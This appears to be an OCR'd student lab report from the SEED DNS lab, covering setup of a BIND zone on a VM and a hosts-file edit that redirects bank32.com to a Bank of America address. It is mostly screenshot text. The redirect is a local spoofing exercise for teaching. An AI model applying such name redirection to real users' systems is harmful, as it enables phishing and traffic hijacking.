


Task 3


Step 1: Create zones




Step 2 Setup the forward lookup zone file.




Step 3: Set up the reverse lookup zone file.



Step 4: Restart and test



VBOX Clone Clone (Linked Base for VBOX Clone Clone and VBOX Clone Clone Clone) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
inet6 addr: fe80::fdb4:c06c:43ae:f682/64 Scope:Link
inet6 addr: 2600:1700:7bf0:1e90:cd9a:82c6:9712:d32c/64 Scope:Global
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:30511 errors:0 dropped:42 overruns:0 frame:0
TX packets:257 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:3776446 (3.7 MB) TX bytes:29693 (29.6 KB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:453 errors:0 dropped:0 overruns:0 frame:0
TX packets:453 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:42171 (42.1 KB) TX bytes:42171 (42.1 KB)
[12/22/21]seed@VM:.../bind$ sudo vi named.conf
[12/22/21]seed@VM:.../bind$ sudo vi example.com.db
[12/22/21]seed@VM:.../bind$ sudo vi example.com.db
[12/22/21]seed@VM:.../bind$ sudo vi 192.168.0.db
[12/22/21]seed@VM:.../bind$ sudo service bind9 restart
[12/22/21]seed@VM:.../bind$
Right Ctrl
Type here to search
64°F Sunny
11:46 PM
12/21/2021


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=62 ttl=117 time=29.0 ms
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=63 ttl=117 time=29.2 ms
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=64 ttl=117 time=28.7 ms
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=65 ttl=117 time=30.6 ms
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=66 ttl=117 time=29.8 ms
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=67 ttl=117 time=30.9 ms
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=68 ttl=117 time=31.1 ms
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=69 ttl=117 time=28.7 ms
^C
--- google.com ping statistics ---
69 packets transmitted, 69 received, 0% packet loss, time 68462ms
rtt min/avg/max/mdev = 27.196/34.976/129.448/15.460 ms
[12/22/21]seed@VM:/etc$ dig example.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59790
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.com. IN A
;; AUTHORITY SECTION:
example.com. 86400 IN SOA ns.example.com. admin.example.com. 1 28800 7200 2419200 86400
;; Query time: 1 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Dec 22 02:50:03 EST 2021
;; MSG SIZE rcvd: 85
[12/22/21]seed@VM:/etc$
Right Ctrl
Type here to search
64°F Sunny
11:51 PM
12/21/2021


Task 4 Modifying the Hosts file

~~Dig to get IP of rickrolled.com(yeah I'm SO original)~~


So I just learned that most websites are hosted by companies like Cloudflare and do not necessarily have direct IP access since they are sharing the server. I found that bank of America allows such access so I'm just going to redirect bank32 to Bank of America. It didn't work until I cleared local cache history on firefox.




Before


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
www.bank32.com
Most Visited
SEED Labs
Sites for Labs
GoDaddy
bank32.com
is parked free, courtesy of GoDaddy.com.
Get This Domain
Related searches
Best Small Business Credit Cards
www.bank32.com/?query=Banking Account&af...
Type here to search
64°F Sunny
1:26 AM
12/22/2021
Right Ctrl


After

